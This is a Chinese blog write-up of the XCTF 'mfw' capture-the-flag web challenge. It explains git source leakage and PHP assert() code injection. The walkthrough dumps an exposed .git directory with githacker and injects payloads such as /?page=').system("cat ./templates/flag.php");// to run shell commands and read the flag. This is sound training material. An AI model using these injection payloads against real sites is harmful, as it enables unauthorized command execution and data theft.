攻防世界-mfw题

原创

学编程的小w 于 2021-11-24 23:23:15 发布 2551 收藏

分类专栏： writeup 文章标签： 安全 web安全 git

本文链接：https://blog.csdn.net/weixin_46784800/article/details/121527603

攻防世界-mfw题

Git源码泄露

开发人员会使用 git 进行版本控制，对站点自动部署。但如果配置不当，可能会将 .git 文件夹直接部署到线上环境，这就引起了 git 泄露漏洞，我们可以利用这个漏洞直接获得网页源码

assert函数漏洞

assert（）函数导致的代码执行漏洞大多是因为载入缓存或者模板以及对变量的处理不严格导致，比如直接把一个外部可控的参数拼接到模板里面，然后调用这两个函数去当成 PHP 代码执行。

题目分析

进入靶场后，发现网站存在三个界面：

Project name Home About Contact

Welcome to my website!
I wrote it myself from scratch!

You can use the links above to navigate through the pages!

111.200.241.244:56610/#


Project name Home About Contact

About

I wrote this website all by myself in under a week!

I used:

- Git
- PHP
- Bootstrap




三个界面分别为：home、about、contact

观察about界面中的提醒，可发现编辑网站过程中使用了git，这时，我们就很容易想到会不会用到git源码泄露

进一步探测，访问 /.git/ 网页发现存在git源码泄露：

首先使用githacker下载泄露的源码：

```
python3 githacker.py --url http://111.200.241.244:56610/ --folder result
```



查看下载的源代码：

```
┌──(kali㉿kali)-[~/GitHacker/data/gfsj-mfw]
└─$ ls
index-1.php  index.php  templates

┌──(kali㉿kali)-[~/GitHacker/data/gfsj-mfw]
└─$ cd templates

┌──(kali㉿kali)-[~/GitHacker/data/gfsj-mfw/templates]
└─$ ls
about.php  contact.php  flag.php  home.php

┌──(kali㉿kali)-[~/GitHacker/data/gfsj-mfw/templates]
└─$ sS
```


发现存在flag.php文件，查看该文件：

```
┌──(kali㉿kali)-[~/GitHacker/data/gfsj-mfw/templates]
└─$ cat flag.php
<?php
// TODO
// $FLAG = '';
?>

┌──(kali㉿kali)-[~/GitHacker/data/gfsj-mfw/templates]
└─$
```


并未得到想要得到的内容，则说明可能需要经过浏览器进行渲染

继续查看index的源代码进行分析：



发现页面可能存在page参数注入，assert函数对传入的参数可能会当作php代码进行执行，所以，我们可以将strpos后的参数进行闭合，然后传入可执行命令，并注释掉后续的代码，即可实现让assert函数执行我们定义的代码，payload为：


```
/?page=');//
```



Detected hacking attempt!


说明闭合成功，可以进行注入

```
/?page=').system("cat ./index.php");//
```




判断出当前路径为 ./index.php

```
/?page=').system("cat ./templates/flag.php");//
```



发现网页为空，查看网页源代码：


view-source:http://111.200.241.244:56610/?page=').system("cat ./templates/flag.php");//
火狐官方站点
教程
论坛
工具
视频
壁纸
题库
SQL Injections
<?php $FLAG="cyberpeace{537aad3ec5244b950df2353dbc34f348}"; ?>
<?php $FLAG="cyberpeace{537aad3ec5244b950df2353dbc34f348}"; ?>
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>My PHP Website</title>
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.
</head>
<body>
<nav class="navbar navbar-inverse navbar-fixed-top">

<button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar"
controls="navbar">
Toggle navigation

</button>
Project name

成功找到flag！